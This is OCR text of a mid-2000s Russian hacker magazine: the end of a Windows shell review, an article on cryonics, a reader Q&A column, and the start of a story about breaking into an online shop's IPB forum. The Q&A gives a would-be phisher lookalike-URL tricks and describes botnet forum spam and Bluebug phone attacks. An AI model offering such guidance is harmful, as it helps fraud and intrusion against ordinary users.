то тебе прямая дорога на windows update. Больше проблем возникнуть не должно. Теперь обо всем понемногу. Начну с плохого: в меню, за которое отвечает компонент NextSTART, некорректно отображаются русские символы — так что придется все переименовывать по-английски. Из хорошего: в стандартной поставке около десяти тем, причем достаточно приятных взгляду. Стоит отметить плагин погоды, часы, которые можно разместить в любом месте экрана, CPU meter на рабочем столе, меню настройки с кучей возможностей и, пожалуй, с вас хватит. Хочешь, чтобы Winstep запускался автоматически? Открывай вкладку Global Preferences и ставь галку «Run WorkShelf on Startup». Если возникнут какие-то вопросы — не спеши писать мне, лучше загляни в help и FAQ. Там много чего интересного говорят :).

[Aston shell] Вот и чемпион моего беспристрастного обзора. Этот шелл имеет всего один недостаток: он платный. Я думаю, что тебя не стоит учить, как справиться с этой бедой? Что? Кто сказал покрякать с astalavista'й? Ууу!!! Какое бе-зо-бра-зи-е! Крякать будешь с утками в озере :). Безусловно, купить за свои кровные! ;) Опять же, начнем с установки (а что, есть другие варианты? ;)). Определяем Aston шеллом по умолчанию, потом выбираем, будет ли доступна для себя или для всех эта оболочка (пусть младший братик порадуется :)). Если ты ставишь Aston на машину с 9х виндой (а разве остались еще такие мамонты?), и тем более, если у тебя Ишак версии 3.X (в чем я еще в большей степени сомневаюсь), то не забудь отметить соответствующую галочку, а то Aston тебя обложит матом при запуске :). Если ты не собираешься расставаться с наследием винды, то бишь explorer'ом, а хочешь просто посмотреть на этот шелл, то советую поставить продвинутый свитчер shell'ов — Shell Swapper, который позволит переключаться между шеллами и их режимами запуска. В стандартной поставке есть 4 темы: Aqua, AstonXP, Aston 1.9.1 и Aston Desktop, хотя на самом деле это даже больше чем просто темы. Но обо всем по порядку. На первый взгляд этот шелл трудно отличить от красиво настроенного explorer'a, но главная фишка этого шелла в рабочем столе, а точнее в возможностях его настройки. Рабочий стол теперь для тебя не просто свалка ярлыков — это полнофункциональный рабочий инструмент, а любой объект на нем (ярлыком назвать это язык не поворачивается) дает просто огромное пространство для творчества. Соответственно, тема — это еще и набор предустановок ярлыков рабочего стола. Есть еще в астоне выезжающая панель, сделанная по образу и подобию аналогичной в MacOS X, но по большому счету это простой контейнер ярлыков. Мелочь, а приятно :). Даже кнопка WinKey здесь работает должным образом.

[P.S/2] Про Windows code name Longhorn (который, возможно, сменит имя — прим. Лозовского) слышал? Хочешь увидеть его сейчас, не устанавливая кривые билды? Тогда ищи на дисках журнала LonghornTransformationPack. А вот, скажем, захотелось тебе трехмерности на рабочем столе. Тогда ставь Sphere XP. За ним я тебя снова отправляю на диск журнала. Это ведь тоже Shell-enhancerы, а следовательно, будут интересны всем, кто взялся за нелегкое дело — стайлинг и тюнинг винды. Ну вот, пожалуй, и все, хотя вот еще что: не воспринимайте мои восхищения и перлы как политзаказ разработчиков платных продуктов: просто их программы действительно того стоят. Удачи

Технологии бессмертия

ПО ОПРЕДЕЛЕНИЮ, ТРАНСЧЕЛОВЕКОМ СЕБЯ ОЩУЩАЕТ ТОТ, КТО ДОСТАТОЧНО ИНФОРМИРОВАН, ЧТОБЫ УВИДЕТЬ В БУДУЩЕМ КАРДИНАЛЬНО НОВЫЕ ВОЗМОЖНОСТИ, УЖЕ СЕГОДНЯ ГОТОВИТСЯ К НИМ И ИСПОЛЬЗУЕТ ВСЕ СУЩЕСТВУЮЩИЕ ИНСТРУМЕНТЫ ДЛЯ САМОСОВЕРШЕНСТВОВАНИЯ. НАРЯДУ С ИСКУССТВЕННЫМ ИНТЕЛЛЕКТОМ, КИБОРГИЗАЦИЕЙ И НАНОТЕХНОЛОГИЯМИ, ТРАНСГУМАНИЗМ ОПИРАЕТСЯ НА ДОСТИЖЕНИЯ НАУЧНОГО ИММОРТАЛИЗМА — УЧЕНИЯ О ЕСТЕСТВЕННОНАУЧНЫХ СПОСОБАХ ПРАКТИЧЕСКИ БЕСКОНЕЧНОГО ПРОДЛЕНИЯ ЖИЗНИ. НЕ ВДАВАЯСЬ В СПОРНЫЕ ВОПРОСЫ ФИЛОСОФИИ, МЫ ПОГОВОРИМ СЕГОДНЯ О ТЕХНОЛОГИЯХ БЕССМЕРТИЯ | Алекс Целых (editor@technews.ru), Слава Ансимов (ansi@mail.ru)



операционная криотория готова к приему пациента

Крионика и другие стимуляторы жизни

По убеждению большинства имморталистов, самым реалистичным шагом к бессмертию является крионика. По всем прогнозам, реализация любых других способов продления жизни, включая генную инженерию, молекулярную медицину и совсем уж фантастический перенос человеческой личности на компьютерные носители («загрузку»), займет еще не один десяток лет. Крионика, или криостаз, то есть консервация людей путем их замораживания до ультранизких криогенных температур, не претендует на роль «элексира жизни». Она лишь способствует изготовлению «твердой копии» человеческого тела с целью его оживления при помощи медицинских технологий будущего. Сторонники криостаза не отрицают, что способов возвращения замороженных пациентов к жизни пока не существует. Однако уже очевидно, что технологиями размораживания, оживления и «ремонта» клеток и тканей на молекулярном уровне будут нанотехнологии. И неважно, когда они станут доступными. Своего часа крионика готова ждать и десять, и сто, и тысячу лет. Как говорят сторонники криостаза, он является единственным научным методом, который прямо сейчас дает человеку шанс (пусть и мизерный) на личное бессмертие в будущем.

[наука] Биологическая подоплека крионики такова. Традиционная медицина, поборовшая клиническую смерть, почти готова признать, что некоторое довольно продолжительное время после биологической смерти человека многие клетки его мозга еще живы и сохраняют информацию о нем как о личности. Еще, как минимум, на несколько часов индивидуальность человека можно зафиксировать в виде «снимка» структуры связей между нейронами головного мозга. И лишь исчезновение этой информации будет означать информационную и окончательную смерть человека. В пользу такого предположения говорит тот факт, что даже тяжелые мозговые травмы не приводят к полной потере человеком своей личности. То есть, сохранения общей структуры мозга даже «с потерей качества» может быть вполне достаточно для воссоздания в будущем точной копии замороженного человека.

[технология] Отсюда технологический процесс криобальзамирования выглядит следующим образом. Кровь заменяется на специальный кровезаменитель, устойчивый к низким температурам (например, глицерин). Ткани насыщаются химическим раствором криопротектора, уменьшающего их повреждения при глубоком замораживании. После этого начинается медленное равномерное охлаждение тела. Его перевозят в специальное хранилище, где головой вниз помещают в криостат — большой металлический термос, наполненный жидким азотом при температуре 196 градусов по Цельсию. В таком виде тело не будет подвержено изменениям неопределенно долго. Необычная поза обусловлена тем, что азот быстро испаряется и его нужно постоянно подливать. Даже если в этом строгом технологическом процессе произойдет сбой, мозг пациента еще некоторое время будет защищен. По сути, сохранения одного мозга уже вполне достаточно, чтобы достичь конечной цели криостаза. Криобальзамирование «головы профессора Доуэля», отделенной от тела, получило название «нейроконсервация». В трансплантологии достаточно давно практикуется замораживание спермы, яйцеклеток, костного мозга, кожи и роговицы глаза. Первые эксперименты по замораживанию небольших фрагментов мозга взрослого человека показали, что при оттаивании «серое вещество» проявляет электрическую активность. Вообще, небольшие биологические объекты при обработке криопротекторами легко переносят замораживание. Организмы некоторых насекомых и животных даже самостоятельно вырабатывают природные криопро-



Ходят слухи, что в числе замороженных могут быть Уолт Дисней и Сальвадор Дали.



Любопытно, что многие ведущие специалисты в области искусственного интеллекта и нанотехнологий являются имморталистами. Контракт на замораживание имеют Марвин Минский, Эрик Дрекслер, Ральф Меркль и другие отцы хай-тека.

знаменитый криостат Dewar в лаборатории Alcor

текторы — сахар и глюкозу. Сегодня ученые решают задачу по замораживанию больших органов и биологических объектов. Неоднородность их структуры не позволяет качественно обработать ткани криопротекторами и обеспечить равномерное замораживание. В результате, биологические структуры частично разрушаются. Реанимировать такой орган без предварительного «ремонта» чревато его гибелью. Впрочем, электрофотосъемка показала, что повреждения обычно минимальны и не являются необратимыми. Современные исследования ведутся в двух направлениях: разработка универсальных синтетических криопротекторов (сегодня их эффективность достигает 85%) и создание алгоритмов для воссоздания молекулярными роботами целостной структуры из разрушенной при заморозке. Природным аналогом такого алгоритма является «программа» рибосомы в виде молекулы рибонуклеиновой кислоты, в соответствии с которой из аминокислот конструируется молекула белка.

«Ремонтировать» клетки и возвращать органы к жизни, скорее всего, будут «молекулярные хирурги» — наноманипуляторы (подробнее о нанотехнологиях читай в Хакере 07/2004 и 01/2005). В забальзамированное тело запустят миллионы миллиардов наноботов общим весом около 500 граммов. При помощи миниатюрных вычислительных устройств они проанализируют повреждения, возникшие во время смерти, на этапе криобальзамирования и хранения. После этого закипит настоящая работа. Перемещая молекулы и модифицируя их структуру, наноманипуляторы будут восстанавливать клеточные мембраны и органеллы, соединять разорванные участки оболочки клетки, разрезать сшивки внутри и между молекулами, удалять вредные продукты обмена и корректировать генетический материал. Такой «капремонт» подразумевает лечение и оздоровление клетки, то есть воссоздание ее в омоложенном виде. В результате, будут излечены болезни, которые явились причиной смерти человека, включая рак или СПИД. Вернутся к жизни и те пациенты, которые погибли в результате несчастного случая или убийства. Такая процедура реанимации может занять до нескольких месяцев. После чего нанороботы покинут организм, как обычный вирус гриппа, — через мочу, кровеносную систему или дыхательные пути.

[бизнес] Сегодня услуги крионических депозитариев (криоториев) предлагают, в общей сложности, пять компаний: Alcor в Аризоне, Институт крионики в Детройте, CryoCare Foundation, Американское крионическое общество и корпорация TransTime в Калифорнии. В капсулах криостатов — по четыре замороженных тела в каждой — находятся, по разным подсчетам, от 100 до 200 пионеров крионики. Еще до 2,000 стоят в очереди на заморозку. Ежегодно это число растет на 200—300 человек. Как правило, при этом заключается договор на криостаз и человек становится членом организации, выплачивая ежегодные членские взносы. Стоимость самой процедуры по замораживанию составляет от 30 до 150 тысяч долларов. Столь высокая цена обусловлена бессрочным характером контракта и целым комплексом мер по предотвращению преждевременного размораживания, включая резервные емкости для азота и аварийные дизель-генераторы. Обычно на всю сумму оформляется страховка на случай смерти. В итоге, страховые взносы для молодого человека не превышают 1000 долларов в год. Когда клиент будет находиться в критическом состоянии между жизнью и смертью, на пульт крионического депозитария через родственников, лечащих врачей или медицинские датчики поступит сообщение, получив которое бригада специалистов сразу выедет на место. Как только врач подпишет свидетельство о смерти, начнется подготовка тела к замораживанию. Дальнейшую историю ты уже знаешь. По условиям договора, тело будет храниться в криостате до появления в будущем технологии, которая позволит его реанимировать. Для покры-





здание криотория Alcor в штате Аризона, США



Веб-сайты о крионике и трансгуманизме:
http://www.cryonics.org/
http://www.alcor.org/
http://cryonics.4u.ru/
http://www.eternalmind.ru/



Р. Эттинджер. Перспектива бессмертия — http://www.cryonics.org/book1.html
Д. Халперин. Первый бессмертный — http://www.heritagecoins.com/tfi/
Журнал «Крионика» (выходит с 1982 года) — http://www.alcor.org/CryonicsMagazine



Фильм «Замороженный калифорниец» назвали так потому, что первое в истории замораживание человека осуществило в 1967 году Калифорнийское крионическое общество.

| РАЗМОРОЖЕННЫЕ |
С 1967 по 80-е годы в мире было заморожено всего 20 человек. На конец 90-х существовало уже около 20 крионических обществ в Америке, Западной Европе и Австралии. Однако несколько лет назад практически все пациенты были разморожены. По одной версии, была нарушена технология хранения. По другой — криотории банально обанкротились, потому что родственники пациентов одни за другими перестали оплачивать их пребывание в замороженном состоянии. Большую часть тел передали в Alcor и Институт крионики. Некоторых пришлось разморозить и захоронить. После того, как в апреле 2004 компания CryoSpan перевела 10 «леденцов» в детройтский криоторий, в мире фактически остались лишь две упомянутые выше «цитадели продления жизни». Причем, нейрокриосервис пока практикует один Alcor.


тия расходов на обслуживание тела часть уплаченной суммы помещается в банк под проценты, что позволяет хранить тело неограниченно долго, а после «воскрешения» клиента вручить ему кругленькую сумму денег. Прибегают в крионике еще и к такому юридическому трюку. Чтобы размороженный клиент, на которого в свое время пришла «похоронка», мог вернуться к полноценной жизни, ему рекомендуют перевести деньги в траст, например, в Швейцарии. По закону, никто, кроме самого владельца траста, не может предъявить права на деньги и недвижимость. Причем, с юридической точки зрения, факт смерти не носит принципиального характера.

[русский след] Уже два года московский Институт биомедицинских технологий и детройтский Институт крионики просят откликнуться всех желающих принять участие в основании первой в России крионической компании. У нас предполагается проводить обработку клеток криопротекторами и осуществлять предварительное охлаждение до температуры сухого льда. После этого тело будет переправляться на хранение в Институт крионики в Штатах. Помимо растущего спроса на услугу, интерес к России определяется еще и потребностью в свежих человеческих трупах при относительной простоте получения лицензии на медицинские эксперименты. Вообще говоря, эксперименты по криогенному замораживанию живых людей официально запрещены. Однако, компании настаивают на том, что пациентов желательно ввести в состояние анабиоза до того, как болезнь приведет к их смерти. Возможно, когда эффективность крионики будет подтверждена, запрет отменят. Пока у криоториев весьма непростое отношение с властями. В августе 2003 года Институт крионики в Детройте чуть было не закрыли. Владельцам компании пришлось срочно лицензировать свою деятельность под вывеской кладбища. Теперь процедуру витрификации, подготовки тела к замораживанию, могут осуществлять только приглашенные коронеры. Также образованы компании, занимающиеся исключительно транспортировкой тел в криотории. Ранее обсуждался проект строительства в Подмосковье «криофермы», оснащенной оборудованием для хранения тел и установками для производства жидкого азота. При ферме планировалась коммуна, где в качестве волонтеров работали бы еще живые, готовящиеся к смерти люди. Это исключило бы затраты на доставку тела в криоторий и помогло реально скостить стоимость процедуры криостаза. По скрупулезным расчетам российской бизнес-прессы, создание ультрасовременного криотория в России обойдется в 200—300 тысяч долларов, включая мощный информационный пиар.

«Русская мафия» всегда двигала крионику. Достаточно сказать, что отцом крионики является профессор физики Роберт Эттинджер, автор романа-бестселлера «Перспектива бессмертия» и до недавнего времени директор Института крионики в Детройте. По материнской линии он выходец из России. Примерно за полвека до Эттинджера русский биофизик Бахметьев впервые экспериментально доказал, что млекопитающие могут переносить охлаждение до температуре ниже нуля по Цельсию, и высказал идею о том, что позже назвали крионикой. Сегодня директором по науке Института крионики, лично разработавшим самые совершенные криопротекторы в мире, является Юрий Пичугин, в прошлом сотрудник Харьковского института проблем криобиологии и криомедицины. Его по праву считают учеником знаменитого русского космиста Николая Федорова. За границей живет и работает обладатель премии Геронтологического общества РАН за исследования в области криобиологии в 1999 году Михаил Соловьев. Развивают идеи крионики ведущий сотрудник Массачусетского технологического института Андрей Барковский и директор московского Института биомедицинских технологий Игорь Артюхов. Великим трасгуманистом-теоретиком современности был футуролог и специалист по искусственному интеллекту Саша Численко, которого я имел счастье знать лично.


[заключение] Около половины заявок на замораживание поступает в криотории в самый последний момент от родственников, которые никак не могут принять расставание с близкими. Поэтому крионика — это, конечно, прибыльный бизнес, бизнес на смерти. Однако истинными ценителями философии трансгуманизма и сторонниками криостаза, как правило, являются последовательные неординарные личности, которые полны оптимизма и творческих сил, любят жизнь и хотят жить как можно дольше. С развитием GNR-технологий — по Биллу Джою к ним относятся генная инженерия, нанотехнологии и робототехника — число трансгуманистов на планете будет расти в геометрической прогрессии. Войдешь ты в их число или нет, теперь зависит только от твоего мироощущения





директор по науке Института крионики в Детройте Юрий Пичугин






снимки из рассекреченных архивов TransTime и Alcor

| ПОБЕДА НАД СМЕРТЬЮ |
Судя по новостям, хай-тек бросил смерти вызов.
Как минимум, две компании — американская LifeGem (www.lifegem.com) и швейцарская Algordanza (www.algordanza.ch) — предоставляют услуги по изготовлению бриллиантов из пепла, оставшегося после кремации человека. Первая компания добавляет минералы, что позволяет получать алмазы разных цветовых оттенков — голубого, красного, желтого. Вторая утверждает, что только ее продукция не является «генетически модифицированной» и на 100% состоит из пепла. Стоимость первоклассного алмаза весом от 0,2 до 1 карата составляет от 2,700 до 20,000 долларов. Кстати, патент на технологию принадлежит нашим соотечественникам.
Один немец продает устройство «Телефонный ангел» (*http://www.telefonengel.de/*) — радиосвязь с умершим. Голос раздается под землей из громкоговорителя, встроенного в кофр. Видимо, еще при жизни у покойника будет трепетное ощущение счастья от того, что его теща будет доставать его по телефону после смерти.
На фестивале NextFest 2005, который состоялся в июне, предстала андроидная копия американского писателя-фантаста Филиппа Дика («Бегущий по лезвию бритвы», «Особое мнение», «Вспомнить все» и др.), который умер еще в 1982 году. Робот Philip K. Dick (*http://hansonrobotics.com/project_pkd.php*) не просто похож на Дика и реалистично синтезирует его голос. Используя тексты произведений и мемуаров, он изучил мнение писателя по многим современным вопросам и бросает оригинальные реплики.
А по адресу http://triumphpc.com/johnlennon/ в интернете располагается проект искусственного интеллекта Джона Леннона.

БУДЬ КОНКРЕТНЫМ И ЗАДАВАЙ КОНКРЕТНЫЕ ВОПРОСЫ! СТАРАЙСЯ ОФОРМИТЬ СВОЮ ПРОБЛЕМУ ТАК, ЧТОБЫ Я СМОГ ДЕЙСТВИТЕЛЬНО ПОМОЧЬ ТЕБЕ СОВЕТОМ, УКАЗАТЬ НА ВОЗМОЖНЫЕ ОШИБКИ. ОСТЕРЕГАЙСЯ ОБЩИХ ВОПРОСОВ ВРОДЕ «КАК ВЗЛОМАТЬ ИНТЕРНЕТ?», ТЫ ЛИШЬ ПОТРАТИШЬ СВОЙ ПОЧТОВЫЙ ТРАФИК. ТРЯСТИ ИЗ МЕНЯ ФРИШКИ (ИНЕТ, ШЕЛЛЫ, КАРТЫ) — НЕ СТОИТ, Я САМ ЖИВУ НА ГУМАНИТАРНУЮ ПОМОЩЬ!

FAQCOMMENTS
SideX
(hack-faq@real.xakep.ru)



Q: Почему государственным работникам скоро запретят пользоваться P2P?
A: Государство, как и любой частный узурпатор, не хочет оплачивать гигабайты удовольствий, которые сдувают работнички из Сети. Также оно хочет, чтобы трудяги были постоянно заняты, а не погружались в праздность P2P. Но основная проблема, которая стоит сейчас очень остро, — это защита данных. Нередко государственные служащие криво настраивают своих p2p-клиентов, расшаривая кучу секретных документов на всю Сеть. Другая сложность относится к новомодным вирусам, которые начинают распространение содержимого «Моих документов» жертвы после заражения. По первой теме попалился один чувак из Пентагона, выбросив в Сеть чертежи некого супер-засекреченного синхрофазотрона. Во втором случае залетел японский чиновник, у которого вирус попер материалы ядерных разработок, которые потом были выброшены на бескрайние просторы Kazaa и eDonkey.

Q: Меня пугают эпидемией какого-то нового трояна Glieder'a. Что известно об этом?
A: Говорить об эпидемии пока не приходится, заражений глобального масштаба замечено не было. Пытаться найти информацию по этой заразе, вбивая имя «Glieder» в поисковики, — занятие неблагодарное, потому что в большинстве вирусных баз, вроде Security Response (*www.symantec.com/avcenter/vinfodb.html*) он проходит под именем Tooso. Описание заразы в базах — предельно скудно, так что для детального ознакомления с образцом мне пришлось заразить одну из подконтрольных машин. Существуют несколько версий вируса, но действуют все три примерно одинаково. Распространившись массовой e-mail рассылкой, запущенный троян скачивает другую программу, которая успешно вырубает антивирусы, security-обновления и файрволы. После успешного «обезвреживания» системы, из интернета скачивается третья софтина — Mitglieder, которая либо подключает зараженный комп к зомби-ботнету, либо открывает релей для рассылки спама. Как водится, вся вереница заразы успешно функционирует на любых win-машинах.

Q: Мне звонят, а телефон внезапно поднимает трубку. Почему так происходит и как от этого избавиться?
A: В твоем случае срабатывает опция авто-ответа (auto-answer), то есть аппарат автоматически поднимает трубку после нескольких гудков. Фича была разработана для водителей и инвалидов. Первые часто используют подобное в комбинации с hands-free гарнитурой. Если ты не постоянно за рулем и не на колесах инвалидной коляски, рассматриваемое лучше отключить. Настройки могут меняться от телефона к телефону, но в большинстве из них auto-answer врубается-вырубается в отделе Hands-Free или в «специальных настройках». Как раз недавно читал забавное сообщение о том, как опозорилась двое американских копов, когда их секретный разговор подслушал драг-дилер, просто позвонив одному из них на телефон. Как полагается, звук с вибратором были отключены, и этот негодяй без проблем разузнал последние новости от чекистов.

Q: В чем суть Bluebug-атаки?
A: Самая простая реализация атаки позволяет стягивать чужие записные книжки и списки совершенных звонков, получить доступ к архиву SMS и писать те же сообщения от имени захваченного телефона. С развитием темы и использованием надлежащего софта стало возможным совершать и другие грехи — устанавливать переадресацию звонков, выводить телефон в интернет, переводить мобилу от одного оператора к другому (обыкновенно реализуется с телефонами на роуминге). Стоит помнить, что в нормальных условиях атакующему нужно находиться на расстоянии не более 10—15 метров от жертвы. Однако с использованием специальной Bluetooth-«винтовки», то есть направленной антенны (мачты), расстояние может быть увеличено вплоть до полутора километров. Более подробно о bluebug'е можно почитать на *trifinite.org*. Понятно, что не все BT-агрегаты станут жертвами хакерюг, но множество телефонов, особенно 2—4 лет давности выпуска будут опрокинуты на лопатки. Со списком бажных трубок можно ознакомится на *www.thebunker.net/release-bluestumbler.htm*. Тема безопасности BT становится все более актуальной: за весь прошлый год было продано больше 100 миллионов bluetooth-девайсов, а за первое полугодие этого — 80 миллионов.

Q: Нарыл unix-shell, установил SecureCRT, но беда в том, что в мануале к нему ничего не написано о командах для управления шеллом :(.
A: Изучая инструкцию к автомобилю, не следует ожидать там объяснения правил дорожного движения. Так и здесь, твой SSH-клиент — это лишь прога для управления удаленным сервером, когда как описание «команд» можно встретить в мануале по операционной системе, установленной на сервере. Если ты не заинтересован в познании всех основ Unix, то идеальным решением могут оказаться справочники, где кратко изложены базовые концепции и команды операционки. Сам до сих пор пользуюсь книгой 1998 года издания — «Unix справочник» от Кевина Рейчарда. Когда инфа нужна в срочном порядке, стоит обратиться в хранилища инета, вроде *linuxdoc.ru*, *lib.ru* и *opennet.ru*. Из собственного опыта, когда необходимо узнать нечто большее, чем «команды», систему следует изучать локально, не ограничиваясь удаленной работой.

Q: Можно ли сканить шары, используя Linux-тачку?
A: Учитывая opensource статус системы, можно без труда переписать обыкновенный samba-клиент, сделав его сканером. Любимому читателю не всегда приходится по душе конструкторы «сделай сам», где юзеру нужно корпеть над кодом. Для них существует ряд готовых решений, вроде неказистого, но обладающего всем необходимым — gSmbScanner (*gsmbscanner.sourceforge.net*). Эта софтина очень похожа на виндовый сканер Essential Net Tools.

Q: Подумываю заняться phishing'ом. Какой самый простой способ заманить ушастых?
A: Вкратце, частный случай phishing'а — разводка юзеров, путем заманивания на web-сайт, который оказывается очень похож на некую известную сетевую точку из области коммерции, вроде банков или аукционов. Простейший пример подставного URL'a: *http://signin.ebay.com@11.22.33.44/*, нажав на который, юзер попадает вовсе не на eBay, а на сайт, поднятый злоумышленниками по адресу *http://11.22.33.44*. Забив же *www.pаypal.com*, ты натравишь свой браузер вовсе не на «хранилище палок», а окажешься на *www.xn-pypal-4ve.com*, где снова может быть развернута подстава. Более детально с возможными методами мозго-опудривания ты можешь ознакомиться на *www.shmoo.com/idn*.



Q: Как можно обороняться от phishing'a?
A: Ответ-существительное: головой. Ответ-глагол: думать. Думая головой, ты вряд ли попадешься на удочку разводил. Думать же головой слишком часто окажется не обязательно, когда в твою систему будет вписан надлежащий софт. Одна из последних софтин по теме — SpoofStick (*www.corestreet.com/spoofstick*). Эта программа оформлена в виде симпатичного плагина для браузера, который не вызывает каких-либо вопросов в управлении. Прога регулярно пополняет список поддельных сайтов, предупреждая тебя при попытках посетить подобные заведения аферистов. Также ты будешь постоянно видеть, на каком сайте ты находишься в действительности; настоящий URL будет всегда выведен яркими буквами. Есть IE'шная, так и FireFox'овская версия. Если софт не придется по вкусу, есть неплохая альтернатива — Netcraft Toolbar от легенды сетевого исследования.

Q: Микрософт хочет выкинуть на рынок новое security-обновление Palladium. Что это такое?
A: Потуги MS по теме безопасности вызывает ровно столько же вопросов, сколько и одобрений. Всякие старания могут принести не только спокойствие, но и ряд затруднений, как и получилось с обращенным в наращивание обороны SP2 WinXP. Palladium — изначальное название системы, которая ныне представлена, как Next-Generation Secure Computing Base (NGSCB). В данном случае фирма пробует собрать все имеющиеся hardware и software силы в единой борьбе за повышенную безопасность. Первоначально предполагалось, что NGSCB будет существовать как отдельная система, запущенная параллельно основной оси. В своем движении, оно обеспечит повышенную изоляцию процессов, сохранность данных и надежную авторизацию. Идея, безусловно, заслуживает, как минимум, немого одобрения. Однако реализация задержалась, поскольку для работы с NGSCB кодерам пришлось бы переписывать очень многие детали своих творений. Учитывая имеющиеся и возможные сложности, MS отказалась от слишком резких шагов, внедряя новую тему постепенно. Последний релиз Longhorn'a включает первый кусочек удовольствия — Secure Startup. Нововведение должно обеспечить целостность софта и железа системы перед запуском, чтобы предотвратить нелегальный доступ и предупредить возможные проблемы из-за железных косяков. Ожидается, что на новой базе IE будет работать внутри виртуальной машины и функционировать «вне» основной ОС.

Q: Хочу стянуть одну БД весом в 150 гигов. Да так, чтобы все на ноут влезло. Какие советы?
A: Очевидно, тебе нужен винч подходящего размера. Внешний HDD-rack с обыкновенным винтом даст кучу пространства, куда войдет искомое без каких-либо проблем. Если же скачивание предполагается в экстремальных условиях, когда внешний винт, которому обыкновенно нужно отдельное AC/DC питание, оказывается непозволительной роскошью, придется тебе менять внутренний винчестер на более вместительный. Здесь нас выручит компания Seagate с 2.5-дюймовым творением из линейки Momentum. Ты получишь 160 гигов — столь убедительной цифры удалось достигнуть благодаря применению технологии перпендикулярной записи. Уже сейчас доступна 5400 rpm модель, а 7200 выйдет к концу года.

Q: Собрал огромный ботнет. Как бы мне его заюзать для спама на web'e?
A: Если понимать под «спамом на web'e» — постинги рекламы и других радостей в форумы и гостевухи, то злостные хакеры нашли применение бесчисленным стадам зомби-компов. Злодеи составляют список гостевух, куда будут вливаться месаги. В отдельных случаях при невозможности guest-постинга (будучи незарегистрированным), придется проводить регистрации ников, а спам будет распространен после идентификации юзвера. Помимо разброса, умные боты умеют также собирать отклики на посты (например, вопросы по влитой рекламе или угрозы расправы от админов борды). Помимо публичного спама возможен и персональный вариант оного — рассылка сообщений как PM'ок для юзеров борды. Здесь могут быть задействованы не только форумы, но и службы объявлений (служба знакомств — серийный пример). Уже были замечены меркантильные особы, которые предлагали такой web-спам за деньги



Масштабная покупка

НЕ ТАК ДАВНО МЫ ПОЛУЧИЛИ ЗАМЕЧАТЕЛЬНОЕ ПИСЬМО. НЕКИЙ ХАКЕР, ПРОСИВШИЙ НЕ ВЫДАВАТЬ ЕГО ИМЕНИ, ОПИСАЛ ПОТРЯСНЫЙ ВЗЛОМ ИНТЕРНЕТ-МАГАЗИНА И ПОЖЕЛАЛ, ЧТОБЫ МЫ ОПУБЛИКОВАЛИ ЭТУ ИСТОРИЮ В ЖУРНАЛЕ. САМ ПРОЦЕСС ВЗЛОМА БЫЛ ОЧЕНЬ ИНТЕРЕСЕН И ПОДКРЕПЛЕН РЕАЛЬНЫМИ ДАННЫМИ, ПОЭТОМУ МЫ БЕЗО ВСЯКОГО СОМНЕНИЯ ПОВЕРИЛИ ЧИТАТЕЛЮ И ПРЕДОСТАВИЛИ ЕМУ ВОЗМОЖНОСТЬ РАССКАЗАТЬ О СВОЕМ ПОДВИГЕ — О ВЗЛОМЕ КРУПНОГО РОССИЙСКОГО ИНТЕРНЕТ-МАГАЗИНА. ЧТО, ПОТЕКЛИ СЛЮНКИ? :) | Master-lame-master



История взлома российского интернет-магазина

[лиха беда начало] Одним прекрасным летним днем, когда все нормальные люди веселятся за городом на реке, я сидел в душной комнате и, проклиная свой образ жизни, заканчивал работу над очередным заказным взломом. Заказчик оказался адекватным человеком, поэтому расплатился со мной почти сразу, добавив сверху $100 премиальных за срочность. Получив увесистую сумму на свой WM-кошелек мне захотелось прикупить себе какой-нибудь новый крутой девайс для компа — налить деньги было совершенно влом, поэтому совершить покупку я решил в электронном магазине. Зайдя на Яндекс, я столкнулся с солидным списком крупных сетевых магазинов и выбрал один из них. Далее ситуация развивалась очень интересным образом. Я посмотрел прайслисты на железки и уже определился с заказом, ткнул на кнопку «Оформить» и увидел, что платить придется либо через Сбербанк, либо наложенным платежом. Однако в последней строчке страницы я увидел текст, гласящий о том, что администрация магазина принимает так же оплату и виртуальными деньгами, но без автоматического оформления сделки. Иными словами, утром — деньги, вечером — стулья, об автоматическом процессинге платежей эти ребята ничего не слышали :(. К сожалению, таким средневековым способом оплаты практикуют множество виртуальных барахолок, что едва ли украшает интернет.

На этом история не заканчивается. Строкой ниже я увидел следующее объявление: «Если у вас возникли проблемы или пожелания — напишите об этом в наш форум». Ого, да у них еще и форум есть! Сейчас посмотрим. Кликнув по ссылке, я попал на очень интересную борду под названием Invision Power Board. Надо сказать, я являюсь человеком, компетентным в вопросах безопасности, поэтому знаю, чем ежедневно пополняются багтраки. Двумя днями ранее я потрошил код эксплойта для IPB версии 1.3-2.0.3, который показал себя очень эффективно. Сперва я подумал, что администрация просто изменила версию, чтобы отпугнуть хакеров, но по внешнему виду IPB действительно принадлежал первой ветке. Незамедлительно я решил попробовать поломать ветхий форум с помощью творения от rst.

